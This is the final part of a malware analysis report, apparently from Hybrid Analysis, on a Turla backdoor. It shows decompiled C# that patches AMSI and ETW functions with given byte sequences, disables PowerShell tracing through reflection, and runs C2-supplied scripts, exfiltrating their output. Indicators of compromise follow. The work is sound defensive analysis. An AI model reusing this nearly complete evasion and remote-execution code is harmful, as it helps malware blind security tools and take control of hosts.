
The malicious process creates a PowerShell Runspace via a function call to CreateRunspace and an empty PowerShell instance (Figure 30).



```
internal c000013()
{
    f00007f = RunspaceFactory.CreateRunspace();
    f00007f.ThreadOptions = PSThreadOptions.ReuseThread;
    f00007f.Open();
    f000080 = PowerShell.Create();
    f000080.Runspace = f00007f;
}
```

Figure 30 - Create a PowerShell Runspace


The following functions will be patched: EventWrite, EtwEventWrite, ReportEventW, AmsiOpenSession, and AmsiScanBuffer. These functions are targeted because they're used by ETW and AMSI, providing Telemetry to Security Products.



```
static string m000040(c000013 p0)
{
    string text = "";
    try
    {
        byte[] p = new byte[3] { 49, 192, 144 };
        byte[] p2 = new byte[6] { 184, 87, 0, 7, 128, 195 };
        byte[] p3 = new byte[3] { 49, 255, 144 };
        byte[] p4 = new byte[4] { 72, 51, 192, 195 };
        byte[] p5 = new byte[4] { 72, 49, 192, 195 };
        if (!Environment.Is64BitProcess)
        {
            p2 = new byte[8] { 184, 87, 0, 7, 128, 194, 24, 0 };
            p4 = new byte[5] { 51, 192, 194, 20, 0 };
            p5 = new byte[3] { 49, 192, 195 };
        }
        string text2 = "Failed to patch ";
        string text3 = " successfully to be patched!\r\n";
        string text4 = "";
        text += "\r\nbypassing ETW...\r\n";
        text4 = m000019(p0);
        string text5 = "System.Diagnostics.Eventing.EventProvider";
        text = ((text4 != null) ? (text + "Failed to disable " + text5 + "!\r\n" + text4 + "\r\n") : (text + text5 + " has been disabled!\r\n"));
        text4 = m000043(p0, "Advapi32.dll", "EventWrite", p5, 0);
        text5 = "advapi32.dll!EventWrite";
        text = ((text4 != null) ? (text + text2 + " " + text5 + ":\r\n" + text4 + "\r\n") : (text + text5 + " " + text3));
        text4 = m000043(p0, "ntdll.dll", "EtwEventWrite", p4, 0);
        text5 = "ntdll.dll!EtwEventWrite";
        text = ((text4 != null) ? (text + text2 + " " + text5 + ":\r\n" + text4 + "\r\n") : (text + text5 + " " + text3));
        text4 = m000043(p0, "Advapi32.dll", "ReportEventW", p5, 0);
        text5 = "Advapi32.dll!ReportEventW";
        text = ((text4 != null) ? (text + text2 + " " + text5 + ":\r\n" + text4 + "\r\n") : (text + text5 + " " + text3));
        text += "\r\nbypassing AMSI...\r\n";
        text4 = m000043(p0, "amsi.dll", "AmsiOpenSession", p, 0);
        text5 = "amsi.dll!AmsiOpenSession";
        text = ((text4 != null) ? (text + text2 + " " + text5 + ":\r\n" + text4 + "\r\n") : (text + text5 + " " + text3));
        text4 = m000043(p0, "amsi.dll", "AmsiScanBuffer", p2, 0);
        text5 = "amsi.dll!AmsiScanBuffer";
        text = ((text4 != null) ? (text + text2 + " " + text5 + ":\r\n" + text4 + "\r\n") : (text + text5 + " " + text3));
        text4 = m000043(p0, "amsi.dll", "AmsiScanBuffer", p3, 27);
        text5 = "amsi.dll!AmsiScanBuffer+0x001b";
        if (text4 != null)
        {
            text = text + text2 + " " + text5 + ":\r\n" + text4 + "\r\n";
        }
    }
```

Figure 31 - Functions used by ETW and AMSI are patched


The patching operation is done by modifying the first instruction of the functions. The backdoor first changes the protection of the region using VirtualProtect, then copies the new instructions and changes the protection back to original(Figure 32).



```
static string m000043(c000013 p0, string p1, string p2, byte[] p3 = null, int p4)
{
    try
    {
        IntPtr procAddress = GetProcAddress(LoadLibrary(p1), p2);
        if (!VirtualProtect(procAddress, p3.Length, 64u, out uint p5))
        {
            return "";
        }
        Marshal.Copy(p3, 0, procAddress + p4, p3.Length);
        VirtualProtect(procAddress, p3.Length, p5, out p5);
        return null;
    }
```


Figure 32 - Make the code of the functions modifiable

For example, the code of the EventWrite method is modified to always return a value of 0, avoiding to create the ETW events to consume. The bypass of the AmsiScanBuffer function consists of returning the E_INVALIDARG value, as highlighted in the figure below, to avoid sending those buffers to the AMSI Provider.



```
48:31C0          xor rax,rax
C3               ret
```


Figure 33 - New instructions of EventWrite



```
B8 57000780      mov eax,80070057
C3               ret
```

Figure 34 - New instructions of AmsiScanBuffer


Moreover, the process loads the "System.Management.Automation" assembly and disables ETW of the PowerShell session by setting the value of the "m_enabled" field from the "Tracing.PSEtwLogProvider" class to 0, by leveraging Reflection.



```
static string m000019(c000013 p0)
{
    try
    {
        Assembly assembly = null;
        string path = "C:\\Windows\\assembly\\GAC_MSIL\\System.Management.Automation\\1.0.0.0__31bf3856ad364e35\\System.Management.Automation.dll";
        try
        {
            assembly = Assembly.Load("System.Management.Automation");
        }
        catch (Exception)
        {
        }
        if (assembly == null)
        {
            try
            {
                assembly = Assembly.LoadFile(path);
            }
            catch (Exception)
            {
            }
        }
        if (assembly == null)
        {
            return "Can not load \"System.Management.Automation.dll\"";
        }
        object value = assembly.GetType("System.Management.Automation.Tracing.PSEtwLogProvider").GetField("etwProvider", BindingFlags.Static | BindingFlags.NonPublic).GetValue(null);
        string path2 = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\System.Core.dll";
        if (Environment.Is64BitProcess)
        {
            path2 = "C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\System.Core.dll";
        }
        Assembly assembly2 = null;
        try
        {
            assembly2 = Assembly.Load("System.Core");
        }
        catch (Exception)
        {
        }
        if (assembly2 == null)
        {
            assembly2 = Assembly.LoadFile(path2);
        }
        assembly2.GetType("System.Diagnostics.Eventing.EventProvider").GetField("m_enabled", BindingFlags.Instance | BindingFlags.NonPublic).SetValue(value, 0);
        return null;
```


Figure 35 - Disable ETW of the PowerShell session

If the “ldscr” subcommand is specified, the process can run PowerShell scripts specified in the C2 server’s response. The AddScript and AddCommand functions are utilized to run scripts and collect the output. Finally, the output is exfiltrated to the C2 server.



```
Task.Run(delegate
{
    string text6 = "";
    try
    {
        string text7 = "";
        if (CS$<>8__locals0.f000081[2] == "ldscr")
        {
            text6 += "loading script ...\r\n";
            text7 = CS$<>8__locals0.f000082.Substring(3 + CS$<>8__locals0.f000084.Length + 1 + 7);
        }
        else
        {
            text7 = CS$<>8__locals0.f000082.Substring(3 + CS$<>8__locals0.f000084.Length + 1);
        }
        using (c000018.m000042(CS$<>8__locals0.f00004a.f00007e))
        {
            if (CS$<>8__locals0.f00004a.f00008c.ContainsKey(CS$<>8__locals0.f000084))
            {
                text6 += c000018.m00003f(CS$<>8__locals0.f00004a.f00008c[CS$<>8__locals0.f000084], text7);
            }
            else
            {
                text6 = text6 + "Error:The PowerShell Environment with this ID:" + CS$<>8__locals0.f000084 + " does not exist and has been recreated!\r\n";
                c000013 c44 = new c000013();
                text6 += c000018.m000040(c44);
                using (c000018.m000047(CS$<>8__locals0.f00004a.f00007e))
                {
                    CS$<>8__locals0.f00004a.f00008c[CS$<>8__locals0.f000084] = c44;
                }
                text6 += c000018.m00003f(CS$<>8__locals0.f00004a.f00008c[CS$<>8__locals0.f000084], text7);
            }
        }
    }
```

Figure 36 - Scripts’ output is exfiltrated to the C2 server



```
static string m00003f(c000013 p0, string p1)
{
    StringBuilder stringBuilder = new StringBuilder();
    try
    {
        p0.f000080.AddScript(p1);
        p0.f000080.AddCommand("Out-String");
        foreach (PSObject item in p0.f000080.Invoke())
        {
            stringBuilder.AppendLine(item.ToString());
        }
        if (p0.f000080.HadErrors)
        {
            foreach (ErrorRecord item2 in p0.f000080.Streams.Error.ReadAll())
            {
                stringBuilder.AppendLine(item2.FullyQualifiedErrorId);
                stringBuilder.AppendLine(item2.ToString());
            }
        }
        p0.f000080.Commands.Clear();
        p0.f000080.Stop();
    }
```

Figure 37 - Scripts are passed to the AddScript function

Final Thoughts

Hybrid Analysis is a great platform for identifying and analyzing APT samples. It provides the context and data that can be investigated further during the dynamic analysis of the malware. If you want to perform a more in-depth analysis of the sample, you can download the sample by registering with a Hybrid Analysis account and becoming a vetted user.

This example highlighting Turla shows the value of the platform. After deobfuscating the backdoor, we were able to analyze its commands that turned out to be intuitive and very effective.

Indicators of Compromise

C2 server

https[:]//files.philbendeck[.]com

SHA256

cac4d4364d20fa343bf681f6544b31995a57d8f69ee606c4675db60be5ae8775

b6abbeab6e000036c6cdffc57c096d796397263e280ea264eba73ac5bab39441

8d6fe8e336e020410753ff15ece5f36bae992f7f234385a23590a11ed734792d

7091ce97fb5906680c1b09558bafdf9681a81f5f524677b90fd0f7fc0a05bc00

Mutex

{C916E9A6-EEDF-4648-9A29-9E5713F4E79A}